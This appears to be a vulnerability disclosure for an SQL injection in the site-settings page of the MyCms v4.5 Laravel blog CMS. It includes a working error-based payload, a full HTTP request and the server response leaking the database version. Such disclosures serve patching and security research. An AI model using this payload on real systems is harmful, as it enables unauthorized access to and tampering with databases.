[Entity Description]

MyCms is an open-source and free self media blog CMS system developed based on Laravel, suitable for personal self media and enterprise mall development. It can also be compatible with the development and application of micro engine systems.

[Vulnerability Description]

When web applications do not perform sufficient security processing on user input data (such as dangerous character filtering or statement filtering) and directly concatenate SQL statement execution, attackers can carefully construct parameter values, causing the server to execute unexpected SQL statements and return results, resulting in database information leakage. By exploiting SQL injection vulnerabilities, attackers can gain access to database add, delete, modify, and query permissions, and even execute system commands, upload backdoor files, and more.

[Impact Description]

SQL injection can cause database information leakage, webpage tampering, and malicious operations on the database.


[Physical download address]

https://gitee.com/qq386654667/mycms/archive/refs/tags/v4.5.zip


Vulnerability location backend login: System module ->System configuration ->Site information



Trigger code: bootstrap/function.chp



app/Helpers/RepositoryHelpers.php




Without filtering or verification, it was directly spliced together

Vulnerability verification process backend login: System module ->System configuration ->Site information



Change the content of the site name to POC, click on the page to confirm and obtain database information with an error message

POC：' and updatexml(1,concat(0x7e,version()),3) and '1'='



Request package:

POST /system/config HTTP/1.1

site\_name=MyCms' and updatexml(1,concat(0x7e,version()),3) and '1'='&site\_url=http%3A%2F%2Fmycms.test&site\_logo=%2Fmycms%2Fcommon%2Fimages%2Flogo-1.png&site\_icp=%E7%B2%A4ICP%E5%A4%8720010675%E5%8F%B71&cms\_theme=mycms&default\_editor=ck&site\_copyright=Copyright+%C2%A9+MyCms&site\_header\_js=&site\_upload\_disk=root

Response package:

HTTP/1.1 500 Internal Server Error

{"msg":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~5.7.26' (SQL: UPDATE my\_system\_config SET cfg\_val = case cfg\_key WHEN 'site\_name' THEN 'MyCms' and updatexml(1,concat(0x7e,version()),3) and '1'='' WHEN 'site\_url' THEN 'http:\/\/mycms.test' WHEN 'site\_icp' THEN '\u7ca4ICP\u590720010675\u53f71' WHEN 'site\_copyright' THEN 'Copyright \u00a9 MyCms' WHEN 'site\_logo' THEN '\/mycms\/common\/images\/logo-1.png' WHEN 'site\_upload\_disk' THEN 'root' WHEN 'site\_header\_js' THEN '' WHEN 'cms\_theme' THEN 'mycms' WHEN 'default\_editor' THEN 'ck' WHEN 'lang' THEN '[]' end where cfg\_group = 'system' and cfg\_key in('site\_name','site\_url','site\_icp','site\_copyright','site\_logo','site\_upload\_disk','site\_header\_js','cms\_theme','default\_editor','lang'))","code":500}